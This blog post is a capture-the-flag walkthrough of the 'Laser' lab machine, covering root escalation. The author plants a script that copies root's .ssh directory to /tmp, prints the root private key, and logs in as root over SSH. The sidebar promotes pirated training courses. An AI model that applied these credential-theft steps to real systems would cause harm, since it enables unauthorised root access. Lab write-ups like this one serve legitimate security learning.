
in our solr shell we create a bash file:

printf '#!/bin/sh\nmkdir -p /tmp/secwalk;cp -R /root/.ssh /tmp/secwalk; chown -R solr:solr /tmp/secwalk' > /tmp/clear.sh; chmod a+x /tmp/clear.sh



```
solr@laser:/tmp$ cat clear.sh
#!/bin/sh
mkdir -p /tmp/secwalk;cp -R /root/.ssh /tmp/secwalk; chown -R solr:solr /tmp/secwalksolr@laser:/tmp$
```

and now we have to wait until the process gets triggered:




```
solr@laser:/tmp$ ls -la secwalk/
total 12
drwxr-xr-x  3 solr solr 4096 Aug 18 11:08 .
drwxrwxrwt 16 root root 4096 Aug 18 11:08 ..
drwx------  2 solr solr 4096 Aug 18 11:08 .ssh
solr@laser:/tmp$ cd secwalk/.ssh/
solr@laser:/tmp/secwalk/.ssh$ ls -la
total 24
drwx------ 2 solr solr 4096 Aug 18 11:08 .
drwxr-xr-x 3 solr solr 4096 Aug 18 11:08 ..
-rw-r--r-- 1 solr solr  564 Aug 18 11:08 authorized_keys
-rw------- 1 solr solr 2459 Aug 18 11:08 id_rsa
-rw-r--r-- 1 solr solr  564 Aug 18 11:08 id_rsa.pub
-rw-r--r-- 1 solr solr  222 Aug 18 11:08 known_hosts
solr@laser:/tmp/secwalk/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIG5AIBAAKCAYEAsCjrnKOm6iJddcSIyFamlV1qx6yT9X+X/HXW7PlCGMif79md
zutss91E+K5D/xLe/YpUHCcTUhfPGjBjdPmptCPaiHd30XN5FmBxmN++MAO68Hjs
oIEgi+2tScVpokjgkF411nIS+4umg6Q+ALO3IKGortuRkOtZNdPFSv0+1Am6PdvF
ibyGDi8ieYIK4dIZF9slEoqPlnV9lz0YWwRmSobZYQ7xX1wtmnaIrIxgHmpBYGBW
QQ7718Kh6RNnvCh3UPEjx9GIh+2y5Jj7uxGLLDAQ3YbMKxm2ykChfI7L95kzuxQe
mwQvIVe+R+ORLQJmBanA7AiyEyHBUYN27CF2B9wLgTj0LzHowc1xEcttbalNyL6x
RgmXO10WJjSH1gn47VIb4X+5chbmExavRiUnfgh/JGZ1hpBdiVwykQtvpf7f1jaM
vy3ouV/nVq7gdT2iz+jeQ8jZUVjNfaFKEN6nsQQ1YmPH6BUJcL7NJQGcohqn7L0P
p6SJGiUgb9K57llzAgMBAAECggGAdxpTosZrFiZB9lv49yrO2nIcvgAK0ZOBGSo7
NGGatNMAf9QshDhceIeEGHcKdi02I0ohcB9jSr/aQKSyueYLPUZ4fIf5tN1T4zM1
2tx75E7BV9EKe8KSVMlPvm8A6r5HRpTL5b+e4gAbhynG2gaoLCHgwMindMoKuQAD
hp4OmqIxD53Fw0h5gqGPt4ObA+9fE+gQ+qZASsQJM/YUv4UL/BuMYbkOrSDPnH3E
DpWiby38IcNAzh/pWom3mrSKEIdydJ96RxaY/3zxiCbQ974cdR1eI7V+2u/ABvnI
wn15cX3WDi62xoWi/XzxsmvZxU/PXPJoptFEVjJ5Apgjl0Fb6xveVpmGtmM2J8Tl
BROyATejhhiFelUF16vgik+UUm3oXJtpix8HVqWg4zoYXAOTnwlJiHstavLy+zRT
u/3kHkNi4UgW1iYXU93gUiym2iDnMvaSc01yQPXDm8kuoHU8C/+10ryx3ZvEuDbz
9FmD9cB8B6rpqmoXIbItSehpushRAoHBAOP2Eg3undNkFk+fio2k3WqRz8+1gN1W
unuL90O1noA/CUc9t3rpcmAEwMIWGxc1btK1HkWKjUk2RNu0TPdlSiFoFTYSwBw9
```

we have now the id_rsa key from root and can login as root now:

```
chmod 600 id_rsa
```

```
ssh -i id_rsa 10.10.10.201
```



```
root@kali:~/s3cwalk/laser# chmod 600 id_rsa
root@kali:~/s3cwalk/laser# ssh -i id_rsa 10.10.10.201
load pubkey "id_rsa": invalid format
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-42-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 18 Aug 2020 11:11:26 AM UTC

  System load:                      0.37
  Usage of /:                       42.4% of 19.56GB
  Memory usage:                     54%
  Swap usage:                       12%
  Processes:                        270
  Users logged in:                  1
  IPv4 address for br-3ae8661b394c: 172.18.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for ens160:          10.10.10.201
  IPv6 address for ens160:          dead:beef::250:56ff:feb9:8a20


73 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Aug 18 10:30:20 2020 from 10.10.14.16
root@laser:~# whoami && wc /root/root.txt
root
 1  1 33 /root/root.txt
root@laser:~# 
```

and we are root on the box.

LABELS: ACTIVE MACHINES SHARE

Comments

TheDud3 · August 19, 2020 at 1:55 AM

wow

REPLY

Enter your comment...

Popular posts from this blog

HACK THE BOX - Worker 10.10.10.203 [Writeup/Walkthrough]

August 18, 2020

Let's start with Scanning the Host

…

SHARE POST A COMMENT READ MORE

Cracked Courses Collection: eLearnSecurity

August 18, 2020

eLearnSecurity's Courses Cracked

Since Education and Learning should be free I present to you the **Collection of eLearnSecurity Courses.**

*[**Note:** I don't own any of the Links]*eLearnSecurity Web Application Penetration Testing v2 ...

SHARE 2 COMMENTS READ MORE

Powered by Blogger